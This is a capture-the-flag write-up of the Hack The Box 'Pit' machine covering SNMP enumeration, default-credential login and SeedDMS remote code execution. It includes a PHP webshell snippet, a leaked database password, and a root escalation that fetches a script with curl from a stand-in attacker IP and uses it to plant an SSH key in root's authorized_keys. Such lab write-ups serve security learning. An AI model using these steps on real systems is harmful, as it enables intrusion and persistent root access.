

PIT

Hey guys Mahesh here back again with another writeup and in this post I'll be showing you how I solved Hackthebox Pit machine , so let's hop over to our terminal where all the good stuff happens ... So starting with nmap scan it gives us the following result :

```

Nmap scan report for dms-pit.htb (10.10.10.241)
Host is up (0.70s latency).
Not shown: 997 filtered ports
PORT      STATE SERVICE      VERSION
22/tcp    open  ssh          OpenSSH 8.0 (protocol 2.0)
80/tcp    open  http         nginx 1.14.1
|_http-server-header: nginx/1.14.1
9090/tcp  open  ssl/zeus-admin?
|_drda-info: ERROR
| fingerprint-strings:
|   GetRequest, HTTPOptions:
|     HTTP/1.1 400 Bad request
|     Content-Type: text/html; charset=utf8
|     Transfer-Encoding: chunked
|     X-DNS-Prefetch-Control: off
|     Referrer-Policy: no-referrer
|     X-Content-Type-Options: nosniff
|     Cross-Origin-Resource-Policy: same-origin
|     <!DOCTYPE html>
|     <html>
|     <head>
|     <title>
|     request
|     </title>
|     <meta http-equiv="Content-Type" content="text/html; charset=utf-8">
|     <meta name="viewport" content="width=device-width, initial-scale=1.0">
|     <style>
|     body {
|     margin: 0;
|     font-family: "RedHatDisplay", "Open Sans", Helvetica, Arial, sans-serif;
|     font-size: 12px;
|     line-height: 1.66666667;
|     color: #333333;
|     background-color: #f5f5f5;
|     border: 0;
|     vertical-align: middle;
|     font-weight: 300;
|     margin: 0 0 10p
|_  ssl-cert: Subject: commonName=dms-pit.htb/organizationName=4cd9329523184b0ea52ba0d20a1a6f92/
countryName=US
| Subject Alternative Name: DNS:dms-pit.htb, DNS:localhost, IP Address:127.0.0.1
| Issuer: commonName=dms-pit.htb/organizationName=4cd9329523184b0ea52ba0d20a1a6f92/countryName=US
| Public Key type: rsa
| Public Key bits: 2048
| Signature Algorithm: sha256WithRSAEncryption
| Not valid before: 2020-04-16T23:29:12
| Not valid after: 2030-06-04T16:09:12
| MD5: 0146 4fba 4de8 5bef 0331 e57e 41b4 a8ae
|_SHA-1: 29f2 edc3 7ae9 0c25 2a9d 3feb 3d90 bde6 dfd3 eee5
|_ssl-date: TLS randomness does not represent time
1 service unrecognized despite returning data. If you know the service/version, please submit the
following fingerprint at https://nmap.org/cgi-bin/submit.cgi?new-service :
SF-Port9090-TCP:V=7.80%T=SSL%I=7%D=5/19%Time=60A52185%P=x86_64-pc-linux-gn
SF:u%r(GetRequest,E70,"HTTP/1\1\x20400\x20Bad\x20request\r\nContent-Type:
SF:\x20text/html;\x20charset=utf8\r\nTransfer-Encoding:\x20chunked\r\nX-DN
SF:S-Prefetch-Control:\x20off\r\nReferrer-Policy:\x20no-referrer\r\nX-Cont
SF:ent-Type-Options:\x20nosniff\r\nCross-Origin-Resource-Policy:\x20same-o
SF:rigin\r\n\r\n29\r\n<!DOCTYPE\x20html>\n<html>\n<head>\n\x20\x20\x20\x20
SF:<title>\r\n\r\nBad\x20request\r\nnd08\r\n</title>\n\x20\x20\x20\x20<met
SF:a\x20http-equiv=\x20Content-Type\x20content=\x20text/html;\x20charset=utf
SF:-8\x20>\n\x20\x20\x20\x20<meta\x20name=\x20viewport\x20content=\x20width=de
SF:vice-width,\x20initial-scale=1\0">\n\x20\x20\x20\x20<style>\n\tbody\x
SF:20{\n\x20\x20\x20\x20\x20\x20\x20\x20\x20\x20margin:\x200;\n\x2
SF:0\x20\x20\x20\x20\x20\x20\x20\x20\x20font-family:\x20"RedHatDi

```




Hack The Box
@hackthebox_eu

To find your way to the Pit you need to WALK 🚶 Pit **#Medium**
#Linux Machine created by polarbearer & GibParadox will go
live 15 May 2021 at 19:00:00 UTC. Ready will be retired! Join
now and start **#hacking: hackthebox.eu**
#HackTheBox #CyberSecurity #InfoSec



NEW MACHINE PIT



OS	RELEASE	DIFFICULTY	POINTS	IP ADDRESS
LINUX	15 MAY 2021	MEDIUM	30	10.10.10.241

After doing some dirb scan nikto scan I didn't get anything so I just checked a HTB's twitter account gives a hint as "walk " so I scanned the machine for open SNMP ports .

```
Starting Nmap 7.80 ( https://nmap.org ) at 2021-05-19 20:02 IST
Nmap scan report for dms-pit.htb (10.10.10.241)
Host is up (0.27s latency).
PORT      STATE      SERVICE      VERSION
161/udp   open       snmp         SNMPv1 server; net-snmp SNMPv3 server (public)
162/udp   filtered  snmptrap
Service Info: Host: pit.htb
Service detection performed. Please report any incorrect results at https://nmap.org/submit/ .
Nmap done: 1 IP address (1 host up) scanned in 2.68 seconds
```

So the SNMP scan gives us the version info and it says that it uses a public community string authentication which uses password to send request over SNMP and it has read access which can be uncovered using the following perl script


```
$perl snmpbw.pl pit.htb public 2 1
SNMP query: 10.129.107.219
```

Queue count: 0
SNMP SUCCESS: 10.129.107.219

We got an IP address we can use it to reveal some info let's try it

```
$\> head 10.129.107.219.snmp
.1.3.6.1.2.1.1.1.0 = STRING: Linux pit.htb 4.18.0-240.22.1.el8_3.x86_64 #1 SMP Thu Apr 8
19:01:30 UTC 2021 x86_64
.1.3.6.1.2.1.1.2.0 = OID: .1.3.6.1.4.1.8072.3.2.10
.1.3.6.1.2.1.1.3.0 = Timeticks: (6114324) 16:59:03.24
.1.3.6.1.2.1.1.4.0 = STRING: Root <root@localhost> (configure /etc/snmp/snmp.local.conf)
.1.3.6.1.2.1.1.5.0 = STRING: pit.htb
.1.3.6.1.2.1.1.6.0 = STRING: Unknown (edit /etc/snmp/snmpd.conf)
-----SNIP-----
.1.3.6.1.4.1.2021.9.1.2.2 = STRING: /var/www/html/seeddms51x/seeddms
.1.3.6.1.4.1.2021.9.1.3.1 = STRING: /dev/mapper/cl-root
.1.3.6.1.4.1.2021.9.1.3.2 = STRING: /dev/mapper/cl-seeddms
-----SNIP-----
.1.3.6.1.4.1.8072.1.3.2.2.1.2.10.109.111.110.105.116.111.114.105.110.103 = STRING: /usr/
bin/monitor
-----SNIP-----
Database status
OK - Connection to database successful.
System release info
CentOS Linux release 8.3.2011
SELinux Settings
user
-----SNIP-----
Login Name SELinux User MLS/MCS Range Service
__default__ unconfined_u s0-s0:c0.c1023 *
michelle user_u s0 *
root unconfined_u s0-s0:c0.c1023 *
```

Aaand here we got kernel version , directory and a username .
The next thing we can try is accessing the web server




The web server is centos which needs credentials if we try to see the source code then I found that it uses cocktail web console but I found out that its not vulnerable and can't be exploit so moved to another hostname : dms-pit.htb



It gives 403 forbidden error .

If we recall then there was a directory we found doing snmp dump .

.1.3.6.1.4.1.2021.9.1.2.2 = STRING: /var/www/html/seeddms51x/seeddms



Its seeddms document management system

We need Creds to sign in so I tried default Creds as michelle/michelle and it worked

The searchsploit has few exploits and in this case RCE works

```

root@kali:~/Documents/pit# searchsploit seeddms
-----
Exploit Title | Path
-----|-----
SeedDMS < 5.1.11 - 'out.GroupMgr.php' Cross-Site Scripting | exploits/php/webapps/47024.txt
SeedDMS < 5.1.11 - 'out.UsrMgr.php' Cross-Site Scripting | exploits/php/webapps/47023.txt
SeedDMS versions < 5.1.11 - Remote Command Execution | exploits/php/webapps/47022.txt
-----
Shellcodes: No Result
root@kali:~/Documents/pit#

```

Exploit Steps:

Step 1: Login to the application and under any folder add a document.

Step 2: Choose the document as a simple php backdoor file or any backdoor/webshell could be used.

PHP Backdoor Code:


```
`; $cmd = ($_REQUEST['cmd']); system($cmd); echo "`"; die; } ?>
```

Step 3: Now after uploading the file check the document id corresponding to the document.

The screenshot shows the SeedDMS web interface. The browser address bar displays `dms-pit.htb/seeddms51x/seeddms/out/out.ViewDocument.php?documentid=37&showtree=1`. The user is signed in as 'Michelle'. The document 'shell.php' is selected, showing its details in the 'Document Information' panel:

- Name: shell.php
- Owner: Michelle
- Used disk space: 158 Bytes
- Created: 2021-05-19 10:10:06

The 'Attachments' tab is active, displaying a table with the following data:

File	Comment	Status	
 shell.php Version: 1 158 Bytes, application/x-php Uploaded by Michelle 2021-05-19 10:10:06		Released	Download Change Status Edit comment

Step 4: Now go to `example.com/data/1048576/"document_id"/1.php?cmd=cat+../../etc/passwd` to get

The screenshot shows a browser window with the following tabs and address bar:

- Tab 1: `dms-pit.htb/seeddms51x/data/1048576/38/1.php?cmd=cat+../../etc/passwd`
- Tab 2: `http://dms-pit.htb/seeddms51x/data/1048576/38/1.php?cmd=cat+../../etc/passwd`
- Address bar: `dms-pit.htb/seeddms51x/data/1048576/38/1.php?cmd=cat+../../etc/passwd`

And we got RCE Further I tried to get settings.xml


```
http://dms-pit.htb/seeddms: x +
view-source:http://dms-pit.htb/seeddms51x/data/1048576/38/1.php?cmd=cat+../../conf/settings.xml ...
mysql" dbHostname="localhost" dbDatabase="seeddms" dbUser="seeddms" dbPass="ied^ieY6xoquu" doNotCheckVersion="false">
Server hostname
Server port
Send from

localhost" smtpPort="25" smtpSendFrom="seeddms@localhost" smtpUser="" smtpPassword="" />

Default page on login. Defaults to out/out.ViewFolder.php
of root-folder (mostly no need to change)
: Workaround for page titles that go over more than 2 lines.

age="" rootFolderID="1" titleDisplayHack="true" showMissingTranslations="false">
```

And we got dbpass but we can't use it for ssh or mysql db so I tried log in on pit.htb:9090 and it worked !

```
michelle@pit:~ Appearance: Black
[michelle@pit ~]$ id
uid=1000(michelle) gid=1000(michelle) groups=1000(michelle) context=user_u:user_r:user_t:s0
[michelle@pit ~]$
```

Its time for privesc now :

If we remember SNMP dump we found that there's a binary file is being run on the machine.
.1.3.6.1.4.1.8072.1.3.2.2.1.2.10.109.111.110.105.116.111.114.105.110.103 = STRING: /usr/bin/monitor

Let's check this file out.

```
michelle@pit:~Appearance: Black ▼ Reset  
  
[michelle@pit ~]$ cat /usr/bin/monitor  
#!/bin/bash  
  
for script in /usr/local/monitoring/check*sh  
do  
    /bin/bash $script  
done  
[michelle@pit ~]$
```

The file contains a script which points out to another directory `/usr/local/monitoring/` the user michelle has permission to write and execute inside the directory

```
michelle@pit:~Appearance  
  
[michelle@pit ~]$ ls -la /usr/local  
total 0  
drwxr-xr-x. 13 root root 149 Nov  3  2020 .  
drwxr-xr-x. 12 root root 144 May 10 05:06 ..  
drwxr-xr-x.  2 root root  6 Nov  3  2020 bin  
drwxr-xr-x.  2 root root  6 Nov  3  2020 etc  
drwxr-xr-x.  2 root root  6 Nov  3  2020 games  
drwxr-xr-x.  2 root root  6 Nov  3  2020 include  
drwxr-xr-x.  2 root root  6 Nov  3  2020 lib  
drwxr-xr-x.  3 root root 17 May 10 05:06 lib64  
drwxr-xr-x.  2 root root  6 Nov  3  2020 libexec  
drwxrwx---+  2 root root 122 May 10 06:25 monitoring  
drwxr-xr-x.  2 root root  6 Nov  3  2020 sbin  
drwxr-xr-x.  5 root root 49 Nov  3  2020 share  
drwxr-xr-x.  2 root root  6 Nov  3  2020 src  
[michelle@pit ~]$
```

we can dump shell file inside this directory and call it via SNMPwalk. First we need to create a shell file with our SSH public keys, upon execution it should copy keys to root's SSH directory.

```
# create a new ssh key pair : $ssh-keygen  
# create a file as check.sh and paste following content  
# !#/bin/bash echo "ssh-key" > /root/.ssh/authorized_keys
```

```
$python3 -m http.server
Michelle@pit~]$/usr/local/monitoring# curl http://YOUR-IP/check.sh -o check.sh
$ snmpwalk -v 1 -c public pit.htb 1.3.6.1.4.1.8072.1.3.2.2.1.2
$ ssh -i id_rsa root@pit.htb
And we are root here.
```